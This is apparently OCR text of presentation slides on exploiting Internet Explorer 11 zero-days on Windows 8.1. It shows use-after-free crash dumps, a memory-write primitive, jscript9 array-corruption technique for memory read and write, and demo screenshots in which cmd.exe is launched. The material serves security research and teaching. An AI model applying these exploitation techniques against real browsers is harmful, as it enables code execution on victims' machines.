
- Exploit :



Write NULL exploit

- Exploit :

Demo


这台电脑
工具
exploit.html
Process Explorer - Sysinternals: www.sysinternals....
File Options View Process Find Users Help
Process PID CPU Private Bytes Working...
svchost.exe 804 13,544 K 11,972 K
audiodg.exe 9696 < 0.01 5,460 K 7,828 K
svchost.exe 840 20,924 K 22,512 K
taskhostex.exe 1472 0.01 66,732 K 32,888 K
taskhost.exe 1712 4,592 K 2,256 K
svchost.exe 916 6,404 K 7,976 K
svchost.exe 980 37,848 K 32,532 K
MMixSrv.exe 1052 360 K 112 K
Start8Srv.exe 1076 368 K 112 K
Start8.exe 1092 612 K 392 K
svchost.exe 1136 8,656 K 8,480 K
spoolsv.exe 1296 2,680 K 3,112 K
svchost.exe 1348 10,480 K 8,648 K
coherence.exe 1912 440 K 280 K
coherence.exe 1952 564 K 288 K
prl_tools_service.exe 1944 1,204 K 760 K
prl_tools.exe 1984 1,784 K 5,112 K
dllhost.exe 1996 988 K 1,016 K
sqlwriter.exe 252 1,172 K 1,140 K
MsMpEng.exe 712 61,004 K 2,976 K
svchost.exe 2424 988 K 1,848 K
msdtc.exe 2524 1,644 K 360 K
svchost.exe 2692 1,452 K 2,268 K
SearchIndexer.exe 3312 29,668 K 28,668 K
SearchProtocolHost.exe 10780 1,404 K 4,072 K
SearchFilterHost.exe 10424 724 K 3,784 K
dllhost.exe 4776 2,416 K 1,496 K
svchost.exe 11052 540 K 2,680 K
lsass.exe 552 3,992 K 5,388 K
csrss.exe 444 2,500 K 10,532 K
winlogon.exe 508 1,172 K 296 K
dwm.exe 748 26,488 K 15,952 K
MMix_32.exe 1464 0.04 4,332 K 4,404 K
explorer.exe 1560 0.33 185,232 K 65,964 K
prl_cc.exe 3636 0.06 3,672 K 6,308 K
procexp.exe 3864 0.71 16,128 K 17,624 K
CPU Usage: 1.52% Commit Charge: 33.23% Processes: 46 Physical Usage:
ENG 11:49

IE 11 0day&Windows 8.1 Exploit

- 1、IntArray Exploit
- 2、Exec Code
- 3、IE 11 0day 1
- 4、Write NULL Exploit
- 5、IE 11 0day 2
- 6、Object Array Exploit
- 7、Isolated Heap & Deferred Free
- 8、Q&A

IE 11 0day 2

- Info :

```
(1544.b44): Access violation - code c0000005 (!!! second chance !!!)
eax=e2edccb8 ebx=71050fc0 ecx=00000018 edx=0ee2edcc esi=712fd698
edi=7247bf98  eip=62af42b6 esp=7090ac10 ebp=7090ad48 iopl=0
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
62af42b6 f6472902        test    byte ptr [edi+29h],2       ds:0023:7247bfc1=??

>!heap -p -a 7247bfc1
   6ceb8fc2 verifier!AVrfDebugPageHeapFree+0x000000c2
   771a0609 ntdll!RtlDebugFreeHeap+0x00000032
   7716258c ntdll!RtlpFreeHeap+0x00069afc
   770f8755 ntdll!RtlFreeHeap+0x00000425
```

IE 11 0day 2


- Memory Write:

```
esi = UAF_Object->pointer

add     dword ptr [esi+0Ch], 8
```

- IntArray Exploit.

IE 11 0day 2

- Exploit :Demo


这台电脑
工具
cmd
exploit
Process Explorer - Sysinternals: www.sysinternals....
File Options View Process Find Users Help
Process PID CPU Private Bytes Working S
taskhostex.exe 1520 66,504 K 22,23
taskhost.exe 644 4,424 K 1,87
svchost.exe 904 5,744 K 6,36
svchost.exe 976 45,204 K 40,74
WUDFHost.exe 2580 1,044 K 72
MMixSrv.exe 1060 364 K 67
Start8Srv.exe 1080 364 K 14
Start8.exe 1112 608 K 35
svchost.exe 1140 9,208 K 8,60
spoolsv.exe 1280 2,472 K 2,80
svchost.exe 1312 10,688 K 8,48
coherence.exe 1828 424 K 28
coherence.exe 1844 560 K 28
prl_tools_service.exe 360 920 K 1,18
prl_tools.exe 544 0.01 1,764 K 4,10
dllhost.exe 340 964 K 1,16
sqlwriter.exe 1168 1,136 K 1,10
MsMpEng.exe 1712 60,692 K 2,42
svchost.exe 2408 1,436 K 2,34
svchost.exe 2524 948 K 1,76
msdtc.exe 2700 1,896 K 40
SearchIndexer.exe 3128 29,688 K 22,55
SearchProtocolHost.exe 6364 1,364 K 3,80
SearchFilterHost.exe 6444 776 K 3,79
svchost.exe 5940 10,824 K 11,30
svchost.exe 7216 0.01 532 K 2,67
lsass.exe 556 < 0.01 3,812 K 4,53
csrss.exe 480 0.04 2,392 K 10,09
winlogon.exe 516 1,184 K 73
dwm.exe 760 0.08 27,156 K 15,36
MMix_32.exe 1452 0.02 4,784 K 2,80
explorer.exe 1588 0.20 128,580 K 59,27
prl_cc.exe 3340 0.03 3,488 K 6,18
procexp.exe 2184 0.83 19,812 K 21,04
cmd.exe 6436 1,420 K 2,38
conhost.exe 7460 < 0.01 1,128 K 5,77
CPU Usage: 1.72% Commit Charge: 27.23% Processes: 49 Physical Usage:


Success?

IE 11 0day&Windows 8.1 Exploit

- 1、IntArray Exploit
- 2、Exec Code
- 3、IE 11 0day 1
- 4、Write NULL Exploit
- 5、IE 11 0day 2
- 6、Object Array Exploit
- 7、Isolated Heap & Deferred Free
- 8、Q&A

Object Array Exploit

- Object Array(IE 9-IE 11)

```
0:017> dd 0c0c0000
0c0c0000  611b4cfc 07b943e0 00000000 00000005
0c0c0010  00000014 0c0c0020 0c0c0020 00000000
0c0c0020  00000000 00000014 00000014 00000000
0c0c0030  18181819 18181819 18181819 18181819
0c0c0040  18181819 18181819 18181819 18181819
0c0c0050  18181819 18181819 18181819 18181819

0:017> u 679b4cfc
jscript9!Js::JavascriptArray::`vftable’:
```

Object Array Exploit

- Object Array(IE 9-IE 11)

```
Write : array_1[i] = 0x0c0c0c0c;

0:017> ? 0x0c0c0c0c << 1 | 1
Evaluate expression: 404232217 = 18181819

0:017> dd 0c0c0000
0c0c0000  611b4cfc 07b943e0 00000000 00000005
0c0c0010  00000014 0c0c0020 0c0c0020 00000000
0c0c0020  00000000 00000014 00000014 00000000
0c0c0030  18181819 18181819 18181819 18181819
0c0c0040  18181819 18181819 18181819 18181819
0c0c0050  18181819 18181819 18181819 18181819
```

Object Array Exploit

- Object Array(IE 9-IE 11)

```
Read : array_1[i];

Object :
        if(value & 1 == 0)
                return value->vfunction_value()

Data   :
        if(value & 1 == 1)
                return value >> 1
```


Object Array Exploit

- Object Array(IE 9-IE 11)

```
0:017> dd Array_1
0c0c0100  679b4cfc 03ae43e0 00000000 00000005
0c0c0110  7fffffff 0c0c0120 0c0c0120 00000000
0c0c0120  00000000 7fffffff 7fffffff 00000000
0c0c0130  18181819 18181819 18181819 18181819

0:017> dd Array_2
0c0c0200  679b4cfc 03ae43e0 00000000 00000005
0c0c0210  7f7f7f7f 0c0c021f 0c0c0220 00000000
0c0c0220  00000000 7f7f7f7f 7f7f7f7f 00000000
0c0c0230  18181819 18181819 18181819 18181819
```


Object Array Exploit

- All Process Read :




Object Array Exploit

- Array_1 Write DWORD : 0x01010101



